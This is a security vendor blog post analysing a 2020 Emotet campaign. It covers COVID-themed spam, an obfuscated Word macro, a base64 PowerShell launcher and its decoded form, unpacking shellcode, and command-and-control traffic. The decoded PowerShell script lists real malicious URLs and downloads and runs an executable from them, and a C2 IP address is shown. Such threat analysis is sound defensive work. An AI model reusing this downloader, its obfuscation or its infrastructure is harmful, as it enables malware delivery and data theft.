

The return of the Emotet as the world unlocks!

 seqrite.com/blog/the-return-of-the-emotet-as-the-world-unlocks/

Prashant Tilekar

September 29, 2020



**Beware!
Emotet Trojan
is back**

29 September 2020

Written by [Prashant Tilekar](#)



[Cybersecurity](#), [Emotet](#)

Estimated reading time: 5 minutes

A threat actor named Emotet Trojan has been in the wild for more than 5 years, and now it is back after a 5 months break. It has spread globally, infecting new as well as old targets. It is re-launched with multiple Malspam Campaigns to distribute in all sectors.

We observed through our detection telemetry that Emotet campaigns have targeted a variety of sectors. It is spread through SpamMail with hot topics like Covid-19, Vaccine for Covid-19 and few other generic keywords like Health Insurance, Payment, Invoice, Job Update/Opening, Cyberattack, Shipping and many more.

Infection chain





Fig 1: Infection chain

The infection chain starts by sending crafted emails to the target organization or person. The attacker uses the Hijacking email method for sending the crafted mails with an attachment. The attachment may contain a word document a macro file or a PDF. Sometimes the email body contains URLs too. As mailbox is hijacked, attachment is sent replying to old email threads or forwarding to an existing mail list, due to which the victim easily opens the attachment as the mail comes from a trusted mail id.

We encountered extensive count of spam mails, few of the examples are listed below-

Spam Mails



COVID - 19 UPDATE - Message (HTML)

File Message Help Tell me what you want to do

Delete Archive Reply Reply All Forward Create New Move Mark Unread Categorize Follow Up Translate Read Aloud Zoom

COVID - 19 UPDATE

AB To [Redacted] Fri 8/21

T00733906483HB.doc
239 KB

COVID - 19 UPDATE

While the Indian Government has not announced any financial relief to the hospitality sector, there are some slim silver linings.

Lockdown. 21 Days. Note attached.

- Hotels are allowed to operate during the lockdown. Refer point 7. a. This will help some of our hotels operating with reasonable business. And some hotels with guests who have nowhere to go.
- Permission to operate Baddi hotel. Order attached. 92% occupancy.
Baddi is a pharmaceutical manufacturing town. The Government of Himachal Pradesh has taken cognizant of the fact that medical supplies are essential. The hotel has been given formal permission to operate.
Provided there is scope for business, this example could be cited to local authorities in places like Roorkee. And perhaps Ahmedabad, to permit unrestricted hotel operation.
- More hotels across the country are being used for paid self-isolation. We are moving in this direction only after specific consent from Owners.

We wish you and your families good health and safety.

Best wishes.

Activate Windows
Go to PC settings to activate

Fwd:Regarding Pending Payments - Message (HTML)

File Message Help Tell me what you want to do

Delete Archive Reply Reply All Forward Create New Move Mark Unread Categorize Follow Up Translate Read Aloud Zoom

Fwd:Regarding Pending Payments

MC To [Redacted] Fri 8/21

XQ-8759 Medical report Covid-19.doc
238 KB

We wish you and your entire team safety during this COVID19 crisis.

We would like to intimate you that our Operations team is staying at an isolated place and working 24x7 to fulfil our responsibility of Forecasting & Scheduling as per Hon. MERC guidelines

So, we humbly request you to provide us your support at this critical time of COVID-19, and kindly clear all the pending Invoices.

Maharashtra medical tourism covid rate list



Dr. Ranvi Shah <accounts@kubaton.com>

8/17/2020 9:57 PM

To: [Redacted]



Report.doc
233.22 KB

Dear sir,

In the following lines find the rate list proposed for COVID patients:

Bed categories

- 1) For Covid Complete isolation pt
(Deluxe room)
Rate 29700 rs/ day
- 2) Covid twin Ac ward 26180 /Day
- 3) Covid iccu WITHOUT Venti 38500 / Day
- 4) Covid iccu with Ventilator 55,000 /Day

In addition in every category...

- 1) Plus Medicine
- 2) Plus Investigation
- 3) Plus Surgeon Charges or Superspeciality Dr's Charges
- 4) procedure Charges if Any..

Thank you.

AC4 Invoice by IndianOil Corporation Ltd. - Message (HTML)

File Message Help Tell me what you want to do

Delete Archive Reply Reply All Forward Create New Move Mark Unread Categorize Follow Up Translate Read Aloud Zoom

AC4 Invoice by IndianOil Corporation Ltd.

B To [Redacted] Mon 8/17

Electronic form.doc 235 KB

This is e-generated invoice for information only, however Indian Oil corporation Ltd does not confer any liability, financial or otherwise based on this information invoice. Please refer original invoice for all accounting and statutory purposes.

Terms & Conditions of Sale

<https://propel.indianoil.in/IoclAnnouncementsDocs/Terms%20and%20Conditions%20of%20Sale.pdf>

With Warm regards,

Mail

For Covid19 Admission facilities at Mulund

PA [Redacted] 8/17/2020 11:30 PM

To: [Redacted]

PR-1471 Medical report... 233.21 KB

Respected Ma'am,

As per our discussion today we are now Facilate For Covid19 positive Admission.

inquiry at*

[Redacted] Hospitals Mulund with Covid19 positive Dialysis facility*

Address :




Fig 2. Example of Spam

mails.

The attacker has done a silly mistake here, we can see in the mail that the subject and the attachment name doesn't match. In most of the cases, an attachment name contains "Medical report Covid-19".

Document Analysis

Office Document attachment contains a macro which contains a heavily obfuscated VBA code responsible to deliver payload in the chain.

```

12
13 Qndiwjphrk8an6x = "23&bh s6[[hu12 712tdd]]s hj[23&bh s6[[hu12 712tdd]]s hj[w23&bh s6[[hu12 712tdd]]s
hj[i23&bh s6[[hu12 712tdd]]s hj[nm23&bh s6[[hu12 712tdd]]s hj[23&bh s6[[hu12 712tdd]]s hj[gm23&bh
s6[[hu12 712tdd]]s hj[t23&bh s6[[hu12 712tdd]]s hj[23&bh s6[[hu12 712tdd]]s hj[" + P0igypj00kb8g +
"23&bh s6[[hu12 712tdd]]s hj[23&bh s6[[hu12 712tdd]]s hj[:23&bh s6[[hu12 712tdd]]s hj[w23&bh s6[[hu12
712tdd]]s hj[in23&bh s6[[hu12 712tdd]]s hj[23&bh s6[[hu12 712tdd]]s hj[323&bh s6[[hu12 712tdd]]s
hj[223&bh s6[[hu12 712tdd]]s hj[_23&bh s6[[hu12 712tdd]]s hj[" + Ofbszpw168r.Zz9x2a31503xed5og9 +
"23&bh s6[[hu12 712tdd]]s hj[ro23&bh s6[[hu12 712tdd]]s hj[23&bh s6[[hu12 712tdd]]s hj[ce23&bh s6[[hu12
712tdd]]s hj[s23&bh s6[[hu12 712tdd]]s hj[s23&bh s6[[hu12 712tdd]]s hj["
14 On Error Resume Next
15 Js1efo_a42s9xeh4ub = Gesf7joele_3pgco3(Qndiwjphrk8an6x)
16 Set J3xphkao0a_5a22v6 = CreateObject(Js1efo_a42s9xeh4ub)
17 Al9_vd9farouuv = Ofbszpw168r.Pgj7bv4y4lkdP.ControlTipText
18 Gliob_obi2d35538 = Yxlae98fvp1fslqb + (Js1efo_a42s9xeh4ub + P0igypj00kb8g +
Ofbszpw168r.Q594ce5ln3njzkkg.ControlTipText + Al9_vd9farouuv)
19 Jrt6fj1hbbmed8w = Gliob_obi2d35538 + Ofbszpw168r.Zz9x2a31503xed5og9
20 Set Wiockl4p236q1w = Ud_lvz1n_9ktvsnev(Jrt6fj1hbbmed8w)
21 Ml_fnc69vpasijy1lf = Array(O2wef2xulx6gh7jtt5 + "Hjghnrechbsh0frsh F5o2ttklj5w_2ert7Jujxayqt5p7a1obz
Zot2x8yilqhkn", J3xphkao0a_5a22v6.Create(Pfg5d5ye9b02u38kup, Lk3eyvv52l_z75jd, Wiockl4p236q1w),
Yc4rfm_1ywp1 + "Fiqzq10jod3g G20a50iikivkk93o Zfdtc3jhnte_u_bkse Ux3rs_9_7of4")
22 Function Ud_lvz1n_9ktvsnev(Zjqo9if0bh18)
23 Set Ud_lvz1n_9ktvsnev = CreateObject(Zjqo9if0bh18)
24 Ud_lvz1n_9ktvsnev. _
25 showwindow = Ofbszpw168r.BorderStyle + Ofbszpw168r.HelpContextId
26 Function Gesf7joele_3pgco3(Hqu51u811n8_hx7h)
27 M6s0zc8z8shlab = Trim(Conversion.CVar((Hqu51u811n8_hx7h)))
28 E16t7xo99mof2fwx = Split(M6s0zc8z8shlab, "23&bh s6[[hu12 712tdd]]s hj[")

```

Fig 3. Macro code in an attachment.

After some de-obfuscation, the “**Qndiwjphrk8an6x**” function code is as below

```
{Qndiwjphrk8an6x = “winmgmt” + “:win32_” + “p” + “rocess”}
```

which translates into **winmgmts:win32_process**. Once we removed the chunked data we got a readable code with functions and reference variables.

One interesting part in the directory in Macros\Ofbszpw168r\o.stm is that we can see some obfuscated data again.

```

o.stm
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000170 0D 57 00 80 20 20 20 20 20 20 20 20 20 20 20 20 .W.€
00000180 20 20 20 20 20 20 20 20 20 20 20 20 70 32 33 26 62 p23&b
00000190 68 20 73 36 5B 5B 68 75 31 32 20 37 31 32 74 64 h s6[[hu12 712td
000001A0 64 5D 5D 73 20 68 6A 5B 6F 32 33 26 62 68 20 73 d]]s hj[o23&bh s
000001B0 36 5B 5B 68 75 31 32 20 37 31 32 74 64 64 5D 5D 6[[hu12 712tdd]]
000001C0 73 20 68 6A 5B 77 32 33 26 62 68 20 73 36 5B 5B s hj[w23&bh s6[[
000001D0 68 75 31 32 20 37 31 32 74 64 64 5D 5D 73 20 68 hu12 712tdd]]s h
000001E0 6A 5B 65 32 33 26 62 68 20 73 36 5B 5B 68 75 31 j[e23&bh s6[[hu1
000001F0 32 20 37 31 32 74 64 64 5D 5D 73 20 68 6A 5B 72 2 712tdd]]s hj[r
00000200 32 33 26 62 68 20 73 36 5B 5B 68 75 31 32 20 37 23&bh s6[[hu12 7
00000210 31 32 74 64 64 5D 5D 73 20 68 6A 5B 73 32 33 26 12tdd]]s hj[s23&
00000220 62 68 20 73 36 5B 5B 68 75 31 32 20 37 31 32 74 bh s6[[hu12 712t
00000230 64 64 5D 5D 73 20 68 6A 5B 68 32 33 26 62 68 20 dd]]s hj[h23&bh
00000240 73 36 5B 5B 68 75 31 32 20 37 31 32 74 64 64 5D s6[[hu12 712tdd]
00000250 5D 73 20 68 6A 5B 65 4C 32 33 26 62 68 20 73 36 ]s hj[eL23&bh s6
00000260 5B 5B 68 75 31 32 20 37 31 32 74 64 64 5D 5D 73 [[hu12 712tdd]]s
00000270 20 68 6A 5B 4C 32 33 26 62 68 20 73 36 5B 5B 68 hj[L23&bh s6[[h
00000280 75 31 32 20 37 31 32 74 64 64 5D 5D 73 20 68 6A ul12 712tdd]]s hj
00000290 5B 20 32 33 26 62 68 20 73 36 5B 5B 68 75 31 32 [ 23&bh s6[[hu12
000002A0 20 37 31 32 74 64 64 5D 5D 73 20 68 6A 5B 2D 32 712tdd]]s hj[-2
000002B0 33 26 62 68 20 73 36 5B 5B 68 75 31 32 20 37 31 3&bh s6[[hu12 71
000002C0 32 74 64 64 5D 5D 73 20 68 6A 5B 65 32 33 26 62 2tdd]]s hj[e23&b
000002D0 68 20 73 36 5B 5B 68 75 31 32 20 37 31 32 74 64 h s6[[hu12 712td
000002E0 64 5D 5D 73 20 68 6A 5B 20 4A 41 42 54 41 47 38 d]]s hj[ JABTAG8
000002F0 32 33 26 62 68 20 73 36 5B 5B 68 75 31 32 20 37 23&bh s6[[hu12 7
00000300 31 32 74 64 64 5D 5D 73 20 68 6A 5B 41 59 67 42 12tdd]]s hj[AYgB

```

Fig

4: Obfuscation in Doc file

After the initial level of de-obfuscation, we got base64 encoded PowerShell script as shown in below figure.

```

powershell -e
JABTAG8AYgBhAHUANABwAD0AKAAnAEsAbgAnACsAKAAnADUAZAAnACsAJwA2AGQAYQA
3ACcAKwAnAC0AaQB0AGUAbQAnACkAIAAkAGU. Base64 data ;0AcABcAHcATwBSAQ
0AdAB5AHAAZQAgAGQASQBSAEUAQwB0AGUAbQAnACkAIAAkAGU. IAuAFMAZQByAHYAa
wBlAHIAxQA6ADoAIgBTAGUAYwBVAHIASQBqAFQAEQBqAFAAYABSAGAAbwBgAFQAbwBI
ACcAbABzADEAMgAnACsAJwAsACAAJwApACsAKAAnAHQAbAAnACsAJwBzACcAKQArACc
AJwBsAHMAJwApADsAJABIAGEAMQB5AHoAMABsACAAPQAgACgAJwBVACcAKwAnADQAJw
AnACkAKQA7ACQARAB3AG4ANAB4AHUAdQA9ACgAKAAnAE8AYwAnACsAJwAxACcAKQArA
DsAJABUADMAeQBsAG0AMABhAD0AJABlAG4AdgA6AHQAZQBtAHAAKwAoACgAJwBhACcA
KwAnAGQAJwApACsAKAAnAGEAYwAnACsAJwBpACcAKQArACcAMgAwACcAKwAoACcAMQA
tAGMAcgbLAFAAbABBAEMAZQAoAFsAQwBIAGEAUgBdADkANwArAFsAQwBIAGEAUgBdAI

```

Fig 5: base64 Encoded PowerShell code

After decoding with base64 and processing data, we got the below PowerShell script-


```

E: [redacted] $Sobau4p=('Kn('5d6da'));&('new-item')$eN
V: Temp\wOrd\2019\ -itemtypedIRECTORY;[Net.ServicePointManager]::"SecUrI Ty`P`R`o`
ToCoL"=(('t1s12,t1s11,t1s');$Ha1yz01=('('U4cjf51x'));$Dwn4xuu=(Oc17vi0'));$T3ylm
0a=$env:temp+(aciwordaci2019aci')-creP1Ace([CHaR]97+[CHaR]99+[CHaR]105),[CHaR]9
2)+$Ha1yz01+(' exe');$Y7_e94g=(C877hp7');$Onv5a5e=&new-object'net.webClient';$Pa3
$nt1=http://karaz-sd.com/admin/n1YFI/*http://king61tours.com/pdf/1wuqKsRgijhXw/*
http://klusserviceboxtel.nl/components/IewSnSt/*http://khaninterior.pk/cgi-bin/R
$WGU11vhi10/*http://localnet.srv.br/wp-admin./rpu0cemhip55549/*http://dec-u-out.
com/f3/9Ice18opp71335501/*http://thejewelcasino.com/back_end/agt22219/')."$`s`p`L`i`T`
([char]42);$Kaqqc03=(Hjkb12g');foreach($NTt3d8win$Pa3$nt1){try{$Onv5a5e."down L
O`AD`FILE"($Nff3d8w,$T3ylm0a);$C8i91tc=(Lnz2yy4');If((&Get-Item')$T3ylm0a).`"leNg
`TH"-ge22724){.Invoke-Item')($T3ylm0a);$Qsv34k_=(E6ysfzm');break;$H4eh936=(C2zjb
ew')}}catch{}}$E6zjw4k=G5ezo61')}

```

Fig 6: Base64 Decoded PowerShell script

It contains malicious domains or URLs which serves Emotet executables. Using PowerShell commands Emotet executable is downloaded at "%temp%" directory in the victim's machine.

Payload Analysis

The payload downloaded from the above file has a customized packer. The unpacking is done at runtime. Emotet's packer code is polymorphic which makes it difficult for signature-based detection tools to detect it based on the packer code.

Its resource (.rsrc) section has significant data which seems to be an indication that the malware might be packed. In the below Fig. we can see that RCData has an encrypted code.




Fig 7: File having

encrypted data in resource

While debugging the file, we observed that the data will be decrypted using a slightly modified version of RC4. Key for RC4 is hardcoded in the file. After decryption, the control goes to the decrypted shellcode.

```

50          push    eax                ; flAllocationType
53          push    ebx                ; dwSize
6A 00      push    0                    ; lpAddress
FF 15 C0 02 45 00  call    ds:VirtualAlloc
8B 54 24 18  nov     edx, [esp+3Ch+var_24]
8B F8      nov     edi, eax
57          push    edi
68 70 0E 45 00  push    offset aKu0ni8bqFPk@ks    ; RC4 KEY
53          push    ebx
52          push    edx
E8 00 F4 FF FF  call    Decryption_Loop
83 C4 10      add     esp, 10h
FF 07      call    edi                ; Jump to decrypted Code

```

Fig 8: RC4 used

for decryption

In some files, we have seen the use of *VirtualAllocExNuma* to allocate new memory. This is used for fast processing. The beginning of an obfuscated shellcode is copied to the new address after being decrypted using the modified RC4 algorithm. In addition to the relatively short shellcode, an additional PE can be seen in the memory.

```

C1 EB 10 33 FF 85 DB 74 7F 8B 6C 24 14 8A 04 2F -d.3-à;t.Yl$.è./
C1 C9 0D 3C 61 0F BE C0 7C 03 83 C1 E0 03 C8 47 -+.<a.++|.â-a.+G
3B FB 72 E9 8B 6C 24 10 8B 44 2A 20 33 DB 8B 7C ;vrTYl$.YD*~3;Y|
2A 18 03 C2 89 7C 24 14 85 FF 74 31 8B 28 33 FF *..-ë|$.à-tY(3~
03 EA 83 C0 04 89 44 24 1C 0F BE 45 00 C1 CF 0D .0â+.èD$.+E.--.
03 F8 45 80 7D FF 00 75 F0 8D 04 0F 3B 44 24 18 ."Eç}~.u=...;D$.
74 20 8B 44 24 1C 43 3B 5C 24 14 72 CF 8B 56 18 t-YD$.C; \$.r-YU.
85 D2 0F 85 6B FF FF FF 33 C0 5F 5E 5D 5B 83 C4 à-.àk~~3+^][â-
10 C3 8B 74 24 10 8B 44 16 24 8D 04 58 0F B7 0C .+Yt$.YD$.X.+
10 8B 44 16 1C 8D 04 88 8B 04 10 03 C2 EB DB 00 .YD....êY...-d!
00 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 .M2.....~.
00 88 00 00 00 00 00 00 00 40 00 00 00 00 00 00 .+.....@.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....+..
00 0E 1F 8A 0E 00 84 09 CD 21 88 01 4C CD 21 54 ...!...!-f+.L-!T
68 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E his-program-cann
6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 ot-be-run-in-DOS
20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 -mode....$.
00 6B DF FB DE 2F BE 95 8D 2F BE 95 8D 2F BE 95 .k v!/+ð./+ð./+ð
8D 22 EC 4A 8D 2E BE 95 8D 52 C7 70 8D 0E BE 95 ."8J...+ð.R!p...+ð
8D 52 C7 4B 8D 2E BE 95 8D 52 C7 63 68 2F BE 95 .R!K...+ð.Rich/+ð
8D 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

Fig 9: Decrypted

shellcode and PE File

The Shellcode deobfuscates several API calls at runtime, such as *LoadLibraryA*, *GetProcAddress*, *VirtualAlloc* and *VirtualProtect*, all of which will be used to resolve APIs and allocate memory to run the additional PE.

```

E8 22 04 00 00 call    Resolve_API            ; LoadLibraryA
B9 49 F7 02 78 nov     ecx, 7802F749h
89 44 24 1C      nov     [esp+1Ch], eax
E8 14 04 00 00 call    Resolve_API            ; GetProcAddress
B9 58 A4 53 E5 nov     ecx, 0E553A458h
89 44 24 20      nov     [esp+20h], eax
E8 06 04 00 00 call    Resolve_API            ; VirtualAlloc
B9 10 E1 8A C3 nov     ecx, 0C38AE110h
8B E8          nov     ebp, eax
E8 FA 03 00 00 call    Resolve_API            ; VirtualProtect
B9 AF B1 5C 94 nov     ecx, 945CB1AFh
89 44 24 2C      nov     [esp+2Ch], eax
E8 EC 03 00 00 call    Resolve_API

```

Fig 10: API Resolved

After this, the malware allocates memory and copies the data of decrypted file and calls *VirtualProtect* and finally, the program jumps to the real entry point of the decrypted file.

Spreading mechanism of Emotet campaign remains almost the same that we had already discussed in our previous blog. Read it here in the link below.

<https://blogs.quickheal.com/evolution-4-year-old-threat-emotet-infamous-trojan-complex-threat-distributer/>

After executing the Emotet, it will exfiltrate the data to the CnC server. While sending, the data is encoded and sent with some random name of the file and random path to the server.

```
POST /vJRaYM2lLXI0KjRHSq/XPJDKZ3t1JGG4/D3izfKGsfdecnK5a2Q/svHZ/ HTTP/1.1
Content-type: multipart/form-data; boundary=-----651766bd6b765c70b9c909423a7e329
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E)
Host: 162.144.42.60:8080
Content-Length: 4548
Connection: Keep-Alive
Pragma: no-cache

-----651766bd6b765c70b9c909423a7e329
Content-Disposition: form-data; name="umanqn"; filename="jkbkbvfuaaj"
Content-Type: application/octet-stream

QU..U....E.y)\....|W...v..J...T 4N.E..f..d.L}.....!m60.4...s...N..$.x.....x.&...P."V..az'.....3.G~.;.....j.....U'o,...
@tc...[ iw.....&.p.TI1..
.....a^.....
F..DY.e..M..wZ.....C#...S.?.
.E
..WA....p....-0%.p.Y...R.q..sY/..v.\.2T.._b...!..Y..vqy.D1X\y..o.....z...=t..W^.....).4.i.....5&Lc{..
..L.d.>.....S.N.- ...{-0..h.c..
```

Random path

Random file name

Fig11: CnC traffic

Detection hits stats

In Quick Heal detection, we have successfully detected such Emotet trojans. We have multiple detection layers like Email protection, Online protection and Behaviour detection to protect our customers.

Here is the detection stats number of hits per day in the last 45 days.




Fig 12: Graph

Conclusion

Emotet is a persistent threat actor and highly successful in delivering email-based malware, with a major focus on email theft and sending additional malware. It has moderate obfuscated code to deliver and bypass the detection technique.

With the global impact of COVID-19, threat actors are likely to continue to use COVID-19-themed emails to deliver malware broadly in support of their objectives for all sectors.

